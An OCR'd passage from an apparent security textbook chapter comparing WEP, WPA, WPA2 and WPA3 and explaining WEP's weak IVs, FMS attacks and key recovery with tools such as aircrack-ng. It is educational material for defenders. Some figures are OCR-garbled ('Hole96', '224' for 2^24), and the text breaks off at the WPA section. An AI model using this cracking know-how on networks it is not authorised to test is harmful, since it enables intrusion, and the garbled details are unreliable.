
- **WPA3-Enterprise**: This mode is based on WPA2. It offers better security than WPA2 across the network and protects sensitive data using many cryptographic concepts and tools. Some of the security protocols used by WPA3-Enterprise are described below.
    - **Authenticated encryption**: It helps in maintaining the authenticity and confidentiality of data. For this purpose, WPA3 uses the 256-bit Galois/Counter Mode Protocol (GCMP-256).
    - **Key derivation and validation**: It helps in generating a cryptographic key from a password or master key. It uses the 384-bit hashed message authentication mode (HMAC) with the Secure Hash Algorithm, termed HMAC-SHA-384.
    - **Key establishment and verification**: It helps in exchanging cryptographic keys among two parties. For this purpose, WPA3 uses Elliptic Curve Diffie–Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) using a 384-bit elliptic curve.
    - **Frame protection and robust administration**: WPA3 uses 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256) for this purpose.

Enhancements in WPA3 with Respect to WPA2

WPA3 can be used to implement a layered security strategy that can protect all aspects of a Wi-Fi network. WPA3 has a certification program that specifies the prevailing standards the product must support. The Dragonfly handshake/SAE protocol is mandatory for WPA3 certification.

The important features of WPA3 are as follows.

1. **Secured handshake**: The Simultaneous Authentication of Equals (SAE) protocol, also known as the Dragonfly handshake, can be used to make a password resistant to dictionary and brute-force attacks, preventing the offline decryption of data.
2. **Wi-Fi Easy Connect**: This feature simplifies the security configuration process by managing different interface connections in a network with one interface using the Wi-Fi Device Provisioning Protocol (DPP). This can securely allow a plethora of smart devices in a network to connect to one device using a quick response (QR) code or password. It also helps set up a connection between different IoT devices.
3. **Unauthenticated encryption**: It uses a new feature called Opportunistic Wireless Encryption (OWE) that replaces the 802.11 “open” authentication by providing better protection when using public hotspots and public networks.
4. **Bigger session keys**: The cryptographic security process of WPA3-Enterprise supports key sizes of 192 bits or higher, which are difficult to crack, ensuring rigid protection.



Comparison of WEP, WPA, WPA2, and WPA3

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256


WEP, WPA	✗	Should be replaced with more secure WPA and WPA2
WPA2	✓	Incorporates protection against forgery and replay attacks
WPA3	✓	Provides enhanced password protection and secured IoT connections; encompasses stronger encryption techniques

Comparison of WEP, WPA, WPA2, and WPA3

WEP provides data confidentiality on wireless networks, but it is weak and fails to meet any of its security goals. While WPA fixes most of WEP's problems, WPA2 makes wireless networks almost as secure as wired networks. Because WPA2 supports authentication, only authorized users can access the network. WEP should be replaced with either WPA or WPA2 to secure a Wi-Fi network. Though WPA and WPA2 incorporate protections against forgery and replay attacks, WPA3 can provide a more enhanced password-protection mechanism and secure IoT connections; further, it utilizes stronger encryption techniques. The below table compares WEP, WPA, WPA2, and WPA3 in terms of the encryption algorithm used, the encryption-key size, the initialization vector (IV) it produces, key management, and data integrity.

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256

Table 16.2: Comparison of WEP, WPA, WPA2, and WPA3



Issues in WEP, WPA, and WPA2

Issues in WEP

- CRC-32 does not ensure complete cryptographic integrity
- IVs are 24 bits and sent in cleartext
- Vulnerable to **known plaintext attacks**
- Prone to **password cracking attacks**
- Associate/disassociate messages are not authenticated
- One can easily construct a decryption table of reconstructed key streams
- Lack of centralized key management
- IV is a part of the RC4 encryption key, which leads to an **analytical attack**

Issues in WPA

- Pre-shared key is vulnerable to **eavesdropping** and dictionary attacks
- Lack of forward secrecy
- WPA-TKIP is vulnerable to **packet spoofing** and decryption attacks
- Insecure random number generator (RNG) in WPA allows the **discover of GTK** generated by AP
- Vulnerabilities in TKIP allow attackers to guess the IP address of the subnet

Issues in WPA2

- Pre-shared key is vulnerable to eavesdropping and **dictionary attacks**
- Lack of forward secrecy
- Hole96 vulnerability makes WPA2 vulnerable to **MITM and DoS attacks**
- Insecure random number generator (RNG) in WPA2 allow attackers to **discover GTK** generated by AP
- **KRACK vulnerabilities** make WPA2 vulnerable to packet sniffing, connection hijacking, malware injection, and decryption attacks

Issues in WEP, WPA, and WPA2

Issues in WEP

WEP encryption is insufficient to secure wireless networks because of certain issues and anomalies, which include the following.

- **CRC32 is insufficient to ensure the complete cryptographic integrity of a packet**: By capturing two packets, an attacker can reliably flip a bit in the encrypted stream and modify the checksum so that the packet is accepted.
- **IVs are of 24 bits**: The IV is a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. An AP broadcasting 1500-byte packets at 11 Mbps would exhaust the entire IV space in five hours.
- **WEP is vulnerable to known plaintext attacks**: When an IV collision occurs, it becomes possible to reconstruct the RC4 keystream based on the IV and the decrypted payload of the packet.
- **WEP is vulnerable to dictionary attacks**: Because WEP is based on a password, it is prone to password-cracking attacks. The small IV space allows the attacker to create a decryption table, which is a dictionary attack.
- **WEP is vulnerable to DoS attacks**: This is because associate and disassociate messages are not authenticated.
- **An attacker can eventually construct a decryption table of reconstructed keystreams**: With approximately 24 GB of space, an attacker can use this table to decrypt WEP packets in real time.
- **A lack of centralized key management makes it difficult to change WEP keys regularly.**

- **IV is a value used to randomize the keystream value, and each packet has an IV value**: The standard IV allows only a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. All available IV values can be used up within hours at a busy AP. IV is a part of the RC4 encryption key and is vulnerable to an analytical attack that recovers the key after intercepting and analyzing a relatively small amount of traffic. Identical keystreams are produced with the reuse of the IV for data protection because the short IV keystreams are repeated within a short time. Furthermore, wireless adapters from the same vendor may all generate the same IV sequence. This enables attackers to determine the keystream and decrypt the ciphertext.
- **The standard does not require each packet to have a unique IV:** Vendors use only a small part of the available 24-bit possibilities. Consequently, a mechanism that depends on randomness is not random at all, and attackers can easily determine the keystream and decrypt other messages.
- **The use of RC4 was designed to be a one-time cipher and not intended for use with multiple messages.**

Because most organizations have configured their network clients and APs to use the same shared key or the four default keys, the randomness of the keystream relies on the uniqueness of the IV value. The use of IV and a key ensures that the keystream for each packet is different, but in most cases, the IV changes while the key remains constant. Since there are only two main components to this encryption process and one stays constant, the process has an unacceptable level of randomization. A busy AP can use all 224 available IV values within hours, necessitating the reuse of IV values. Such repetition in a process that relies on randomness leads to failure.

The IV issue is exacerbated by the fact that the 802.11 standard does not require each packet to have a different IV value, which is analogous to claiming stringent security while adopting weak measures. In many implementations, the IV value changes only when the wireless NIC reinitializes, usually during a reboot. Although 24 bits provide sufficient possible combinations of IV values, most implementations use only a handful of bits; thus, these implementations do not even utilize the security measures available to them.

The reasons for generating weak IVs in WEP include the following:

- To generate different packets in WEP, the RC4 algorithm uses a key scheduling algorithm (KSA) to create an IV and adds it to the base key, which makes the first few bytes of plaintext easily predictable.
- The IV value is not explicit to the network. Therefore, the same IV can be used with the same secret key on multiple wireless devices.
- The method of appending the IV to the beginning of the security key makes the network vulnerable to Fluhrer–Mantin–Shamir (FMS) attacks, which allow attackers to execute script tools to crack the secret key by examining a link.
- Most weak IVs depend on a WEP key and reveal accurate information about the key bytes from the first RC4 output byte, as well as smaller clues from other bytes.

- Through additional processing on recovered bytes, parts of a pseudo-random generation algorithm (PRGA) can be emulated to extract key information in the byte of an IV.
- Message tampering cannot be effectively detected. Although methods such as checksum and ICV can check message integrity, they have some drawbacks. Some secure methods for computing MIC have a high computational cost when introduced in TKIP.
- WEP directly uses the master key and has no built-in provision to update the keys.

A security flaw in the WEP implementation of RC4 results in the generation of weak IVs, which attackers can easily exploit to deduce the base WEP key. An attacker can use WLAN sniffing tools to capture packets encrypted with the same key and tools such as aircrack-ng and WEPCrack to decrypt the weak IVs, thereby exposing the base WEP key.

Issues in WPA

WPA is an improvement over WEP in many ways because it uses TKIP for data encryption and helps in secured data transfer. However, WPA has many security issues as well.

Some of the security issues of WPA are as described follows.

